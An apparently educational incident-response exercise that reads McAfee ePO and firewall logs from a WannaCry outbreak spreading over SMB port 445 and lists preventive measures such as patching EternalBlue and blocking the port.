
1. epo logs (event logs generated by McAfee ePolicy Orchestrator)



| 1 | malware_name | raw |
|---|---|---|
| 2 | Ransom-WannaCry!7339A0EFC768 | Nov 23 15:25:02 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:25:00 # Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCA |
| 3 | Ransom-WannaCry!7339A0EFC768 | Nov 23 15:26:12 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:26:12 # Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCA |
| 4 | Ransom-WannaCry!7339A0EFC768 | Nov 23 15:26:34 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:26:34 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 5 | Ransom-WannaCry!7339A0EFC768 | Nov 23 15:55:03 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 15:55:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 6 | Ransom-WannaCry!7339A0EFC768 | Nov 23 16:05:03 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 7 | Ransom-WannaCry!7339A0EFC768 | Nov 23 16:05:03 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 8 | Ransom-WannaCry!7339A0EFC768 | Nov 23 16:05:03 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 16:05:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 9 | Ransom-WannaCry!7339A0EFC768 | Nov 23 17:25:02 VMficti-cp LocalNetwork.SecuritySystem.Antivirus.production.EPO.servers: <13>Nov 23 17:25:00 Windows 2008 R2 # Service Pack 1 # NT AUTHORITY\SYSTEM # OAS # C:\Windows\mssecsvc.exe # Ransom-WannaCry!7339A0EFC768 # trojan # deleted # 1 # VIRUS_DETECTED_REMOVED # VIRUSCAN |
| 10 | | |

In these logs we can see that the system was infected a total of 8 times from 3:25 p.m. to 5:25 p.m., on November 23, 2017. In these logs we can see that, even if the WannaCry .exe whose name is *'mssecsvc.exe'* is deleted, it persists in the system trying to exploit the EternalBlue vulnerability in SMB.

2. Logs fw (in the firewall)



| 1 | date | src_ip | dst_ip | dst_port | if_dir | action |
|---|---|---|---|---|---|---|
| 2 | Thu Nov 23 15:00:08 2017 | 172.31.133.68 | 172.31.133.69 | tcp-445 | inbound | accept |
| 3 | Thu Nov 23 15:00:08 2017 | 172.31.133.68 | 172.31.133.70 | tcp-445 | inbound | accept |
| 4 | Thu Nov 23 15:00:33 2017 | 172.31.133.68 | 172.31.133.71 | tcp-445 | inbound | accept |
| 5 | Thu Nov 23 15:00:39 2017 | 172.31.133.68 | 172.31.133.72 | tcp-445 | inbound | accept |
| 6 | Thu Nov 23 15:00:39 2017 | 172.31.133.68 | 172.31.133.73 | tcp-445 | inbound | accept |
| 7 | Thu Nov 23 15:00:39 2017 | 172.31.133.68 | 172.31.133.74 | tcp-445 | inbound | accept |
| 8 | Thu Nov 23 15:00:39 2017 | 172.31.133.69 | 172.31.133.70 | tcp-445 | inbound | accept |
| 9 | Thu Nov 23 15:01:39 2017 | 172.31.133.69 | 172.31.133.71 | tcp-445 | inbound | accept |
| 10 | Thu Nov 23 15:01:40 2017 | 172.31.133.69 | 172.31.133.72 | tcp-445 | inbound | accept |
| 11 | Thu Nov 23 15:01:40 2017 | 172.31.133.69 | 172.31.133.73 | tcp-445 | inbound | accept |
| 12 | Thu Nov 23 15:01:40 2017 | 172.31.133.69 | 172.31.133.74 | tcp-445 | inbound | accept |
| 13 | Thu Nov 23 15:01:40 2017 | 172.31.133.68 | 172.31.133.75 | tcp-445 | inbound | accept |
| 14 | Thu Nov 23 15:01:55 2017 | 172.31.133.68 | 172.31.133.76 | tcp-445 | inbound | accept |
| 15 | Thu Nov 23 15:01:55 2017 | 172.31.133.68 | 172.31.133.77 | tcp-445 | inbound | accept |
| 16 | Thu Nov 23 15:01:59 2017 | 172.31.133.68 | 172.31.133.78 | tcp-445 | inbound | accept |
| 17 | Thu Nov 23 15:02:09 2017 | 172.31.133.68 | 172.31.133.79 | tcp-445 | inbound | accept |
| 18 | Thu Nov 23 15:02:09 2017 | 172.31.133.68 | 172.31.133.80 | tcp-445 | inbound | accept |
| 19 | Thu Nov 23 15:02:19 2017 | 172.31.133.68 | 172.31.133.81 | tcp-445 | inbound | accept |
| 20 | Thu Nov 23 15:02:21 2017 | 172.31.133.68 | 172.31.133.82 | tcp-445 | inbound | accept |
| 21 | Thu Nov 23 15:02:33 2017 | 172.31.133.68 | 172.31.133.83 | tcp-445 | inbound | accept |
| 22 | Thu Nov 23 15:02:44 2017 | 172.31.133.69 | 172.31.133.75 | tcp-445 | inbound | accept |
| 23 | Thu Nov 23 15:03:41 2017 | 172.31.133.69 | 172.31.133.76 | tcp-445 | inbound | accept |
| 24 | Thu Nov 23 15:03:41 2017 | 172.31.133.69 | 172.31.133.77 | tcp-445 | inbound | accept |
| 25 | Thu Nov 23 15:03:43 2017 | 172.31.133.69 | 172.31.133.78 | tcp-445 | inbound | accept |
| 26 | Thu Nov 23 15:03:43 2017 | 172.31.133.78 | 172.31.133.12 | tcp-445 | inbound | accept |
| 27 | Thu Nov 23 15:03:45 2017 | 172.31.133.78 | 172.31.133.13 | tcp-445 | inbound | accept |
| 28 | Thu Nov 23 15:03:45 2017 | 172.31.133.78 | 172.31.133.14 | tcp-445 | inbound | accept |
| 29 | Thu Nov 23 15:03:45 2017 | 172.31.133.78 | 172.31.133.15 | tcp-445 | inbound | accept |
| 30 | Thu Nov 23 15:03:46 2017 | 172.31.133.78 | 172.31.133.16 | tcp-445 | inbound | accept |
| 31 | Thu Nov 23 15:03:46 2017 | 172.31.133.78 | 172.31.133.17 | tcp-445 | inbound | accept |
| 32 | Thu Nov 23 15:03:46 2017 | 172.31.133.78 | 172.31.133.18 | tcp-445 | inbound | accept |
| 33 | Thu Nov 23 15:03:46 2017 | 172.31.133.78 | 172.31.133.19 | tcp-445 | inbound | accept |
| 34 | Thu Nov 23 15:03:47 2017 | 172.31.133.78 | 172.31.133.20 | tcp-445 | inbound | accept |
| 35 | Thu Nov 23 15:03:47 2017 | 172.31.133.78 | 172.31.133.21 | tcp-445 | inbound | accept |
| 36 | Thu Nov 23 15:03:47 2017 | 172.31.133.78 | 172.31.133.22 | tcp-445 | inbound | accept |
| 37 | Thu Nov 23 15:03:47 2017 | 172.31.133.78 | 172.31.133.23 | tcp-445 | inbound | accept |
| 38 | Thu Nov 23 15:03:48 2017 | 172.31.133.78 | 172.31.133.24 | tcp-445 | inbound | accept |
| 39 | Thu Nov 23 15:03:49 2017 | 172.31.133.78 | 172.31.133.25 | tcp-445 | inbound | accept |
| 40 | Thu Nov 23 15:04:06 2017 | 172.31.133.78 | 172.31.133.26 | tcp-445 | inbound | accept |
| 41 | Thu Nov 23 15:04:55 2017 | 172.31.133.78 | 172.31.133.27 | tcp-445 | inbound | accept |
| 42 | Thu Nov 23 15:05:34 2017 | 172.31.133.78 | 172.31.133.28 | tcp-445 | inbound | accept |

Reading these logs, we realize that there is a large number of logs in the firewall from ip 172.31.133.68 to 172.31.133.101. All of them use the TCP protocol on port 445, the SMB port and where the EternalBlue vulnerability is exploited. Then all this number of logs show the possibility that WannaCry is trying to exploit the vulnerability through port 445. Also, in the 'action' column, we see that the action he is taking is to accept it, that is, he is allowing WannaCry to spread.

In conclusion, the malware manages to spread through the network thanks to the fact that the configuration of the filtering policy on port 445, which is where SMB is exploited, is almost non-existent, as it allows all kinds of traffic and downloads. A misconfiguration can even be observed in the firewall since it allows the malware to enter a cycle, observed in the EPO logs. Finally, when looking at the firewall logs we confirm what was said above, since it accepts all requests and allows the spread of malware.

**P13.-** Indicate 3 to 5 essential measures that could have prevented the attack.

1. Block port 445: If it is not used, it is better to block it and avoid problems.

2. Update the system: With the updates, the EternalBlue vulnerability is patched.
3. Modify the firewall configurations of port 445: since the current one is absurdly permissive.
4. Network monitoring: so in the event of unusual behavior such as the one we have seen in the firewall logs, a warning to analysts is triggered.
5. Tighten the SPF, DKIM and DMARC policies, thus preventing malware from being installed from the beginning, by blocking the most used entry vector, which is emails, from the beginning.